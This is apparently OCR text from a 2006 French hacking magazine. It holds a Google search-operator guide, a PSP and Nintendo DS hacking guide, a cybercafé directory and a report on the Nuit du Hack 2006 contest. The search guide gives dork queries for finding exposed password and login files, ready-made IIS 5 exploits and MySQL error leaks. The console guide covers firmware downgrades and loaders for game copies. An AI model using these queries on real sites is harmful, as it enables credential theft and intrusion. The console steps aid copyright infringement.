L'utilisation de google est maintenant monnaie courante, tout internaute connaît google et s'en sert fréquemment. Mais utilise t-on google avec toutes ses possibilités ? non, peu de personnes connaissent les fonctionnalités pourtant très utiles.

La plus simple des méthodes pour rechercher des informations sur internet avec google est d'utiliser des mots clés. Mais ce type de recherche reste encore très vague. Il est possible de cibler d'avantage vos recherches, c'est ce que je vais essayer de vous exposer.



http://googleguide.com

Les opérateurs

De multiples opérateurs sont disponibles sous google. Vous pouvez les retrouver sur http://googleguide.com.

si nous devons rechercher le mot hacking dans le site acissi.net, alors nous allons utiliser la commande suivante :

hacking site:acissi.net

Mais on peut aussi vouloir faire une recherche mais en excluant un site car nous connaissons déjà son contenu.

hacking -site:acissi.net

Cette commande nous permet de rechercher le mot clé hacking sur le net mais de ne pas faire de recherche sur le site acissi.net.

Si nous désirons rechercher des fichiers avec des extensions précises, une commande nous est aussi fournie : filetype ou ext

hacking ext:doc

Mais on peut aussi rechercher des choses soit dans l'url, dans le corps du document dans ses liens...

intitle: mot à rechercher

intext: mot à rechercher

inanchor :mot à rechercher

inurl: mot à rechercher

intitle va nous permettre de rechercher un mot dans le titre de la page.

Ainsi si vous saisissez intitle:password list Google va chercher des pages dont le titre contient password et le mot liste sera cherche partout dans la page ,titre inclus.

Si cependant vous utilisez l'opérateur allintitle ex: allintitle:password list,Google va afficher les deux mots dans le titre.

intext va faire une recherche du mot dans le corps du document.

inanchor quand à lui permet de faire une recherche dans ses liens tandis que inurl va le faire dans l'url seulement.

Cherche un mot et un autre mot ,par exemple hacking +forum

- Cherche un mot mais exclut les pages qui contiennent le second, par exemple hacking-forums

~ Si vous cherchez un mot particulier vous pouvez utiliser l'opérateur ~ ex: hacking ~tutorials


OR L'opérateur OR effectue un Ou entre deux recherches.par exemple vous pouvez rechercher des pages qui contiennent le premier mot ou le second ex: hacking forums OR boards

?? En quotant une phrase de la sorte ,Google va chercher les "matching" de la phrase plutôt que les mots qu'elle contient ,ex:?hacking forums?

Prenons un exemple :

Vous désirez rechercher des pages contenants le mot password et login avec comme extension le .txt dans les sites d'education (.edu). Comment faire ?

password+login filetype:txt site:edu



llintitle:password list

Nous utilisons ici plusieurs commandes simultanément: nous voulons password et login (donc password+login) avec comme extension le .txt (filetype:txt) et seulement dans les sites de l'éducation (site:edu).
Voilà nous venons de réaliser un bon filtre qui va nous permettre de vraiment cibler notre recherche.
Nous venons de faire un petit tour des opérateurs possibles avec google, il en existe d'autres mais la avec ce que je viens de vous apprendre vous pourrez de vous même en trouver d'autres.

APPLICATION

Nous avons appris dans mon article sur la prise d'empreinte, la méthode pour trouver quel service tourne sur un port de la machine cible.
Supposons maintenant que vous ayez trouvé que derrière la machine avec l'IP xxx.xxx.xxx.xxx sur le port 80 tourne un serveur microsoft IIS 5.

C'est bien beau cela mais en quoi cela va t il être utile au pirate ?
Et bien s'il n'est pas expert en programmation comme vous le deviendrez en lisant notre magazine ;-) , il va vouloir chercher un programme tout fait qui va lui permettre de s'introduire dans la machine par exemple. Ces programmes clés en main s 'appellent des exploits.
Donc quelles sont nos données ? microsoft IIs 5, exploit et si possible ne pas aller voir chez microsoft !! essayons cette ligne de commande:
" Microsoft IIS 5" + exploit -site:microsoft
Nous obtenons une liste de sites, à vous maintenant de trier tout cela.

RECHERCHE PAR L'ERREUR

Si on s'y connaît un peu en mysql par exemple (ou tout autre type de langage), on peut aussi rechercher des messages d'erreur qui vont nous permettre de trouver des informations parfois très utiles.
Par exemple lors d'une erreur de connexion à la base MySQL, récupérer les pseudos de connexion. Grâce à d'autres erreurs, on pourra récupérer des informations sur le système, le chemin complet ou réel du site...

```
"Warning:
mysql_query()"
"invalid query"
```

CONCLUSION

Avec ce magazine entre les mains et en recoupant les divers articles vous devez commencer à avoir une bonne vision des techniques des pirates informatiques. Les pistes vous sont données, à vous d'utiliser les connaissances acquises dans cet articles pour affiner vos recherche et tomber « à coup sur » sur la solution recherchée.
N'oubliez pas : Google est votre ami !

FaSm

exploit Microsoft IIs 5

Soleil, vacances et consoles de jeux portables...

Même si ce n'est pas les vacances pour tout le monde, l'été est là. Quelle console de jeux prendre ? Connaissez-vous tous les secrets de vos consoles portables ? Je vous propose de découvrir ce que cache la PSP et la Nintendo DS. Installez-vous tranquillement pour découvrir comment hacker ces deux consoles très facilement....


Tout d'abord je vous rappel que vous devez procéder les originaux des copies de jeux que vous allez utiliser, dans le cas contraire, vous encourez de fortes amendes et peine de prison. Le but de cet article n'est pas de promouvoir le piratage de jeux, mais d'exploiter au maximum ses consoles de jeux vidéos.

La PSP

C'est sans doute la console portable la plus convoitée en ce moment. Elle offre de nombreuses possibilités, et bien plus encore si l'on à la bonne version de firmware et que l'on suit les conseils diffusés dans Net Hackers.

Le Firmware

Le firmware est le « bios » de la PSP, Sony a prévu la mise à jour de celui-ci afin de pouvoir améliorer les possibilités de la console mais également de pouvoir « tenter » de contrer les Hacker. La version de son firmware est visible dans « Paramètres systèmes / Information système ». Le firmware idéal (voir même indispensable) est le 1.5, donc si vous avez le 1.0, « upgradez » le en 1.5. Si vous avez le 1.51 ou le 1.52, passez en 2.0 car cette version permet de « downgrader » (c'est-à-dire revenir en arrière. Les plus fidèles lecteurs en ont eu un aperçu dans Net Hacker n°2). Au dessus du 2.0, il est impossible de downgrader, ni même de savoir si ça sera possible encore un jour ! A partir du firmware 2.0, Sony à rajouté un navigateur Internet et la possibilité de mettre une image de fonds à la PSP. Le 2.01 quand à lui, présente une toute petite faille



carte mère psp

accessible à partir du jeux GTA Racing (les possibilités étant vraiment très limitées, pour info il s'agit du « eLoader » de Fanjita). Au-delà, inutile de vous dire que pour le côté « hack » de la console vous êtes mal barré, sauf que...

Hacks possible

La première puce PSP à été annoncée quelques jours avant le bouclage du magazine et au nom de Undiluted Platinum (UP), cette puce est annoncée pour pouvoir être compatible avec toutes les versions de PSP, flashable pour s'adapter aux mises à jour de Sony, pouvant empêcher les mises à jour de la console, et lancer des codes non signés PSP.

Etant très petite (prévue pour rentrer dans la PSP) , ça ne sera pas à la portée de tout le monde d'installer cette puce.

Mais parlons de ce qui existe actuellement, et voici ce que l'on peut faire avec un firmware supérieur ou égal au 2.0.

Le 2.0 fait apparaître quelques jeux (non signés Sony) exploitant le navigateur de la PSP, mais également la possibilité de lancer certains jeux et homebrews en lançant un





EBOOT (fichier exécutable de la PSP) spécial mais rien de vraiment sensationnel à mon goût... L'idéal étant vraiment d'avoir le firmware 1.5 je n'évoquerais même pas les 2.10.


a) Downgrader 2.0 vers 1.5 : inventé par un français : MPH. Lorsque l'on met à jour un bios (upgrade) il est impossible de revenir en arrière (downgrade) et c'est pourtant ce qu'il à réussi à faire! Pour cela il faut le MPHDowngrader, une fois décompressé vous allez obtenir les fichiers « h.bin / index.dat / overflow.tif », il faudra également la mise à jour 1.5 (EBOOT.PBP). En se servant des nouvelles possibilités du firmware 2.0, le fichier overflow.tif va créer un « buffer overflow » et planter la console et va permettre d'installer le firmware 1.5 !

b) Que faut-il pour lancer des copies de jeux ?

La PSP possède une carte mémoire (Memory stick duo et/ou duo pro) faisant office de disque dur pour pouvoir y enregistrer ses photos, musiques, vidéos et bien évidement les copies de vos jeux (dont vous devez posséder les originaux). D'origine, les PSP sont livrées avec une carte mémoire de 32 Mo (bien trop petit pour y mettre un jeu ou même des vidéos), très vite Sony sortira le « giga pack » (PSP avec une carte mémoire de 1 Go, mais un firmware supérieur à 2.01, donc inexploitable pour ce que l'on veut en faire). Très vite les fabricants de cartes mémoire vont développer des cartes de 1 Go, puis 2 Go, mais comme ça n'est jamais suffisant pour les grands joueurs que nous sommes, deux fabricants vont sortir des disques dur pour PSP :

- Datel avec un disque dur de 4 Go : un peu gros, le principe est que d'un côté la batterie va être remplacée par une plus grosse à plus forte autonomie (car le disque dur console du courant) et de l'autre côté le disque dur. Cela aura donc la forme des « poignées grip » pour PSP et qui selon le fabriquant permet également d'avoir une meilleur prise en main de la console.

- Neo va sortir quelque temps après, le « Neo 2 in 1 converter » : composé d'un adaptateur pour disque dur AT1/IDE de 4 Go au format CF (Compact Flash), permettant également de mettre une carte mémoire au format Memory Stick et CF. L'adaptateur Neo va se coller au dos de la PSP (où c'est écrit PSP) à l'aide du ruban adhésif double face fournit avec, et se raccorde à la PSP par le port Memory Stick de la console Maintenant que l'on sait où stocker les jeux, il va falloir un « loader »



neo2in1 psp

(de l'anglais « load » qui signifie « lecture ») pour démarrer les jeux. Il en existe plusieurs et sont de plus en plus perfectionnés :

- Device Hook : le premier de tous, fonctionnant sur firmware 1.0 et 1.5, est le seul qui ne nécessite pas d'avoir un UMD dans la PSP pour lancer le jeux (pour tout les autres, c'est obligatoire). On pourrait penser que du coup c'est le mieux, et bien non, car étant le premier, il n'est pas compatible avec beaucoup de jeux... (sans soucis pour les premiers jeux psp)
- Fast Loader : un peu plus perfectionné, et ayant une plus grande compatibilité, il permet également de faire ses propres sauvegarde de jeux à partir des UMD.
- Dax Ziso Loader : encore une « production de MPH », basé sur le Fast Loader, mais ajoute la possibilité de compresser les jeux sous un format propriétaire !

C) Quelques « homebrews » (soft fait maison)

1 Le « dumper » (de l'anglais « to dump » redescendre), permet de faire une copie d'un jeux sur la carte mémoire, par exemple UMD Dumper.

• Wab Changer : permet de simuler un firmware différent afin de pouvoir lancer un jeu non compatible avec le firmware 1.5 (attention, il y a quelque très rare jeux qui ne peuvent pas être lancés pour l'instant)

• Lua Player : permet de lancer pas mal de homebrews tel que Windows PSP , un PDA pour PSP, des jeux, etc.

Le point faible de la PSP à mon avis, c'est son autonomie qui est quand même assez faible (heureusement que des batteries plus puissantes sont sorties et également des chargeurs solaire pour permettre de pouvoir jouer longtemps si on est dehors...)



dax-ziso

Retrouvez les dernières infos PSP sur www.xavboxpsp.com

La Nintendo DS

Ne tentez pas de comparer le graphisme de la PSP avec ceux de la DS ou vous allez pleurer, ce n'est pas le même type de console, la DS à une autonomie beaucoup plus grande, deux écrans et possèdent des fonctions nouvelles pour une console de jeux :

• le toucher avec son écran tactile
• la voie avec son micro intégré qui permet de pouvoir communiquer avec la console : avec Nintendog on peut parler au chien, dans Project Rub on souffle pour agir sur ce qui se passe à l'écran !

Un wifi propriétaire lui permet de communiquer avec d'autres Nintendo DS, et en ajoutant le dongle Wifi pour DS, il est possible de jouer en ligne... (alors que la PSP à un wifi intégré lui permettant de mettre à jour la console ou jouer « on line » sans rien avoir à ajouter).

Tout comme la PSP, la DS possède un format propriétaire pour ses jeux : le format DS (ressemblant à une carte mémoire SD en plus épais) et à gardé un port GBA (pour lancer les jeux GBA, GBA SP).



windows-psp

Peut-on jouer avec des copies sur la DS ? Bien sur que oui, mais il existe plusieurs systemes et diverses façon selon la version de sa DS !

Comment lancer les copies de jeux ?

Si vous aviez déjà un système pour lancer les copies de jeux sur votre GBA, vous avez eu beau l'essayer dedans, impossible de lancer une copie, et pourtant...

Là encore, c'est une histoire de firmware, il y a deux catégories de DS :

• les anciens models
• les nouveaux models

Par contre, il n'y a pas de techniques proprement dites pour connaître la version de sa DS, sauf que les DS de couleurs (la bleu, la rose) sont les « nouveaux models », et je serais tenter de dire par expérience que depuis novembre 2005 il n'y a plus trop d'anciens models.

Afin de faire sauter la protection, il va falloir insérer un Passkey ou un Magickey (MK) ou passme (chaque nom est une marque différente en fait), dans le port DS de la console ce qui va permettre de pouvoir lancer les jeux qui seront sur des cartouche au format GB ou adaptateur de carte SD ou CF au format GB.

Le souci, c'est qu'avec l'apparition des nouvelles versions de DS, Nintendo a renforcé la sécurité de sa console ?

Mais rapidement le Passkey 2 va sortir (pour Noel 2005, c'est bien fait quand même ;-)). Celui-ci aura

une position Passkey 1 et une autre Passkey 2 afin d'être compatible avec toutes les DS ! Le Passkey 2, devra être programmé (pas de panique, c'est tout simple). Sa programmation, consiste à insérer un code correspondant au jeux DS qui va servir à utiliser le Passkey (sur chaque jeux, il y a un numéro, celui-ci correspond à un code fournit par le fabriquant du Passkey). Idem pour le Magickey, de nouvelles versions vont voir le jour : MK, puis MK2 puis MK3.

Ensuite on va pouvoir utiliser différents produits comme le

- Adaptateur M3
- NEO Flash
- MK3 2006
- Etc.

Pour éviter d'avoir à utiliser ce Passkey, la technique consiste à flasher sa DS...

Flasher le firmware de la DS :

L'intérêt de flasher le bios de la Nintendo DS, est que vous n'aurez plus besoin d'avoir à utiliser le Passkey ou autre (rappelons que celui-ci consomme du courrant et donc diminue l'autonomie de la DS, mais également dépasse de la console, etc.)

Pour cela, il va vous falloir télécharger un « flashme », la dernière version étant le flasme v7 (le seul compatible avec la Nintendo DS Lite qui sortira prochainement en France) et se compose de trois fichiers :

- flashme.nds(bios sans l'écran d'avertissement)
- flashme_stealth.nds (bios avec l'écran d'avertissement)
- noflashme.nds (pour remettre la DS comme au paravent)

On lance donc le fichier, on retire le petit autocollant à damier situé à côté de la batterie, et on enfonce un petit tournevis ou un trombone afin de provoquer un court-circuit, permettant le flashage. Vous allez défiler des chiffres de 0% à 100%, si ça s'arrête avant, pas de panique c'est que vous avez bougez, n'éteignez surtout pas la DS (elle serait inutilisable), bougez juste le tournevis jusqu'à ce que ça reparte...

Adaptateur M3 :

Existe en deux models : pour carte SD et pour carte CF. L'adaptateur M3 permet donc d'utiliser une des deux cartes mémoire dans le port GBA de la DS (ce qu'il fait qu'il est donc également compatible avec une GBA SP ou une GB Micro). Le Passkey 1 est livré avec l'adaptateur M3, donc selon la version de votre console, il faudra le Passkey 2 ou en emprunter un à un pote afin de flasher la DS. Pour pouvoir fonctionner, les jeux DS doivent être « patcher » à l'aide du programme fournit avec le M3 : le M3 Game Manager. Il suffit de choisir le type de carte (CF ou SD), de sélectionner l'emplacement vers lequel on va copier le jeux (par exemple « lecteur G »), puis d'ouvrir la ROM du jeux et cliquer sur « write » (écrire), ce qui aura pour effet de patcher le jeux en quelques secondes et le rendre utilisable.

Lorsque l'on démarre avec la carte dans le M3, un menu d'accueil apparaît et permet de choisir ce que l'on veut faire : voir une vidéo, écouter de la musique, lire un fichier txt, lancer un jeu ou aller dans le menu pour changer le skin ou mettre un mot de passe... Sur la carte mémoire on peut mettre plusieurs jeux, il suffira ensuite de choisir celui désiré dans la liste apparaissant.

Neoflash Power Kit :

Il s'agit d'un pack composé d'une cartouche au format GBA et d'un adaptateur pour pouvoir écrire et effacer les données. Le principe est le même, sauf que pour le Neoflash c'est un MagicKey qui est livré avec (MK1 ou MK2).A l'aide de l'adaptateur (USB Slim Loader) fournit pour enregistrer les cartouches et le soft qui marche avec, vous allez patcher les ROMS. Par contre ce système prend beaucoup plus de temps pour patcher un jeu ! Ensuite on met la cartouche dans le port GBA et on suit les indications du menu pour lancer le jeu... Il existe plusieurs models de capacités différentes.

MK3 2006 :

Produit par la Team Neoflash, le principe est le même que pour le Neoflash, mais en plus récent, et livré avec le MagicKey 3. Pour l'instant il existe deux types de capacités différentes.

La Team Neoflash est les pionniers dans le domaine de la DS et proposent régulièrement des concours de développements de soft et offrent des Kits au développeurs et aux sites web traitant de la DS et voulant tester leurs produits.

Retrouvez tout les tutos complets sur www.xavboxds.com

Conclusion :

La PSP est-elle mieux que la Nintendo DS ? Il y a les pour et les contres, personnellement ce sont deux types de consoles différentes, et le prix également est différent (ce qui explique également la différence de graphisme, etc.). La PSP étant également une console multimédia vu la qualité de son écran, la possibilité de lire des UMD vidéos, des MP3 et des photos. Bien sur, on peut également lire des vidéos, des photos et des MP3 sur la DS, mais la qualité n'est pas du tout la même, par contre niveau autonomie la DS est très largement gagnante.

On ne peut pas pour l'instant lancer des copies de jeux sur toutes les versions de PSP, par contre on le peut pour toutes les DS (même les DS Light qui ne sont pas encore sorties en Europe).

Par Xavier
www.xavbox.info

Les cybercafés pour vos vacances

Les bonnes adresses pour ne pas rester éloigné trop longtemps de la toile...

À peine arrivé et vous souhaitez regarder vos mails ou consulter les dernières news de votre site préféré. Et se pose ainsi toujours le même problème : où puis-je me connecter ? Pas de panique, NetHackers a recueilli pour vous quelques bonnes adresses équipées aussi bien pour le surf que pour le jeu en réseau.

Alsace

Colmar : Hardt Café - 133 chemin Mittelharth – 03.89.79.79.08
Strasbourg : Ultima Strasbourg – 11 rue du 11 Novembre – 03.88.52.03.52

Aquitaine :


Bordeaux : l'Héroïque Sandwich - 17 rue de candale – 05.57.59.15.00
Mont de Marsant : T.C.I.S. - 33 bis avenue Henri Farbos – 05.58.75.37.06
Dax : SpotGame – 11 avenue du Sablar – 05.58.74.87.90
Biarritz : Formatic – 15 avenue de la Marne – 05.59.22.12.79

Basse-Normandie

Lisieux : le CyberC@fé - 3 bis avenue Sainte-Thérèse – 02.31.62.83.51

Bretagne

Perros-Guirrec : Les Haub@ns - rue de pleumeur – 02.96.49.08.24
Brest : Izee - 65 rue Jean Jaurès - 02.98.44.64.01
Cyber Planete : Stargames Cafe – 17 rue des Gentilshommes – 02-98-95-71-97
Lorient : No Work Tech - 13 place Jules Ferry – 02.97.21.46.51


the webcafé marseille (13)

Corse

Ajaccio : Game One Ajaccio - 25 boulevard Paoli – 04.95.20.64.49
Bastia : Cyber Café Oxy – 1 rue Salvatore Viale

Franche Comté

Morez : LM Informatique - 3 rue du Docteur Regad – 03.84.33.38.67
Pontarlier : Cyber Arena – 8 rue de la République – 03.81.46.98.33

Haute-Normandie

Rouen : Le Coeur.Net - 54 rue Cauchoise – 02.35.15.45.42
Evreux : Cybernetics - 27 rue Edouard Feray – 02.32.38.06.03

Languedoc-Rousillon

Perpignan : Avalon – 7 avenue du Gal. Gilles – 04.68.67.93.01
Montpellier : Linint - 3 rue des Trésoriers de France – 04.67.86.69.35
Alles : L'Antre Du Web - 6 avenue du Général de Gaulle – 04.66.52.24.97
Nimes : CyberC@fé - 122 boulevard Sergent Triaire – 06.89.69.59.51
Salon de Provence : Cyber Game'Z - 44 rue des Moulins – 04.90.56.20.11
Marseille : The webcafé 36 cours Lieutaud 13001 04.91.54.06.81

Lorraine

Metz : Netcampus Cybersalon - 8 rue de Paris – 03.87.50.39.24

Midi Pyrénées

Toulouse : Alerte Rouge Toulouse - 21 place St Sernin – 05.61.23.17.39

Nord Pas-De-Calais
Lille : Net Arena Games – 10 rue des Bouchers – 03.28.38.09.20
Boulogne Sur Mer : Syrius Conect - 23 rue des Religieuses Anglaises - 03.21.30.03.47
Berck Plage : CyberGame - 44-46 rue de l'Impératrice – 03.21.09.15.11

Pays de la Loire
Nantes : CyberHouse - 8 quai de Versailles – 02.40.12.11.84
La Roche sur Yon : Cyber@Willoz - 4 Rue de la poissonnerie – 02.51.24.03.25

Picardie
Abbeville : Espace Gamers - 160 chaussée Marcardé – 03.22.24.59.98

Poitou Charente
La Rochelle : CyberSquat HTTP - 63 rue St Nicolas – 05.46.34.53.67
St Matin de Ré : CyberRése@u - 15 Cours Pasteur – 05.46.09.56.55

Provence -Alpes Côtes d'Azur
Draguigan : Cyber Café V.I.P. - 18 rue Pierre CLEMENT - 04 94 68 44 92
Toulon : CyberToulon – Centre Commercial La Rode – 04.94.41.12.72
Nice : 3d.comm - 37 boulevard Stalingrad – 04.97.00.01.61

Rhône-Alpes
Duingt : Internet C@fé Duingt - 325 route d'Annecy – 04.50.77.81.20

DOM TOM
Réunion, St Leu : Cybercafi - 82 rue haute – 02.62.34.27.09
Martinique, STE Luce : IM@GIN'R - 9 rue Jean Jacques Rousseau – 05.96.62.20.99
Guadeloupe, Abymes : Galaxicom Espace Cyber - Route de la Rocade – 05.90.24.18.84

SnAkE



La nuit du Hack 2006

Les nuits du Hack se succèdent mais ne se ressemblent pas. Cette année aprés Paris et Toulouse, la nuit du Hack s'est déroulée à Maubeuge dans un esprit festif mais néanmoins sérieux ;-) ...

Les concurrents sont arrivés tout au long de la journée (de la Belgique, de l'Espagne, de la Suisse et de toute la France), tantôt en train tantôt en voiture pour venir concourir et accéder au premier prix ,un voyage à Las Vegas pour assister à la très célèbre DEFCON. Cette NDH, comme l'on dit, était un peu particulière cette année parce qu' entourée d'un salon de l'informatique sécurisé et du logiciel libre. Les 2 et 3 juin, deux jours d'informatique non stop pour les professionnels et les particuliers.

Mais avant ces deux jours, de nombreuses semaines de préparation pour Ac'ISSI. On peut remercier ReZoR pour sa logistique inégalable , sans aucun accros et CodeJ pour ses compétences et ses innombrables coups de téléphones pour faire venir les standistes (Mandriva, UBUNTU, tiny.be, ...).

Mais il faut remercier aussi koreth pour son portail des scores, Crashfr pour ses failles, SyDoRe pour la gestion des conférences (vous savez SyDoRe , il est maître de conférence en informatique !!) et surtout .... suspense .... SnAkE, le GRAND SnAkE, pour le codage de 44 failles sur 60, et aussi pour son arbitrage aidé de nono2357. En un mot un succès.

Merci aussi à la Mairie de Maubeuge et surtout au Maire M. Remy PAUVROS pour son soutien, son aide et sa disponibilité.

ENTRONS DANS LES DETAILS

La nuit à commencée par l'inscription des challengers , onze équipes en compétition, les membres des équipes s'inscrivaient ensembles alors que d'autres,seuls, s'intégraient dans un groupe. La compétition devait commencer à 21h00 mais après les réglages de dernières minutes, elle commença à 21h45. Dés le signal de départ, le cliquetis des touches a commencé à se faire entendre, les cerveaux ont démarrés pour ne plus s'arrêter, pour les plus courageux à 9h00 précise le lendemain matin.



préparation pc


Les pc, 86 au total (bravo ReZoR pour le câblage et merci au DUT Info de Maubeuge pour leur aide) étaient reliés en réseau fermé. Chaque groupe de 5 pc se regroupait sur un switch et chaque groupe disposait d'un serveur intermédiaire . Les 15 serveurs intermédiaires étaient reliés via un seizième switch au serveur principal. La première épreuve, pas des moindres était de découvrir l' adresse IP de son serveur intermédiaire puis du serveur principal afin de pouvoir configurer son réseau pour commencer les autres épreuves.

Ensuite pouvait alors commencer la recherche de failles web, de failles applicatives, de sténographie, de programmation ...

60 failles en tout ...

Heureusement que le bar est resté ouvert toute la nuit pour abreuver , non pas de savoir, mais de boissons tout ce beau petit monde et que le baby foot était présent pour distraire de temps en temps.

Quelques abandons au cours de la nuit, vers 3 heures du matin mais la plupart des équipes sont restées concentrées jusqu'à la fin. On a pu voir en direct l'évolution des scores sur grand écran. La bataille fut


en plein challenge

serrée entre les deux premiers mais dans les dernières minutes, l'équipe popopret, (équipe venue de Genéve accompagnée de clad) a validée une faille qui l' a fait monter au tout premier rang de la compétition.
A 9h00 précise, fin du challenge. koreth prends alors la parole pour montrer les failles trouvées et annonce enfin officiellement le nom de l'équipe gagnante.
Tout le monde était aux aguets.
Mais la journée n'était pas terminée, à 11h00 avait lieu la remise officielle des prix en présence du Maire de Maubeuge. Un petit cocktail s'en est suivi. Mais pendant la remise des prix, une surprise de taille nous attendait. Le Maire (M. PAUVROS) prends la parole, ReZoR (Président de l'association Ac'ISSI) en fait de même puis clad commence la distribution des prix en commencant par le troisième. Cette équipe, l'hemrad remporte un hébergement d'un an pour leur site web. L'équipe en deuxiéme position, popopret gagne pour chacun des membres une clé usb de 1 Go. Mais popopret qui est l'équipe qui a fait le plus de point devrait gagner ?


Le gagnant julien Dusser, le Maire Remy Pauvros et SnAkE

C'est là que la surprise nous attendait!! L'équipe gagnante décide alors de donner le premier prix (voyage à Las Vegas) à un participant qui a gagné à lui seul 4330 points alors que popopret en a récolté 4975. Quelle belle preuve d'humilité et de fair play.
Il faut noter aussi que ces deux jours ont été ponctués par des conférences sur la sécurité informatique mais aussi sur les logiciels libres. En début de soirée nous avons pu assister à un concert des saigneurs bouchers, suivi du DJ Philemon que je remercie tout particulièrement.

CONCLUSION

Ces deux journées se sont donc déroulées sans aucun problème que ce soit sur le plan technique qu'humain. Nous avions tous le même esprit de compétition et malgré la fatigue de tous et toutes, nous avons réussi un challenge personnel (Ac'ISSI) a savoir réunir des personnes de tous niveaux et de tout horizon pour ne former qu'une seule belle et grande famille celle des White Hackers.
Une pensée toute particulière revient à notre ami qui malheureusement n'a pu se déplacer sur Maubeuge, il se reconnaîtra et il nous a manqué (on t'apportera une spécialité Belge faite à partir de houblon ;-) que tu apprécies énormément ...).
Spéciale dédicace à Laxigue pour ses tours de magies inoubliables.


Fasm


La fatigue ...

COURRIER DES LECTEURS

Bonjour,
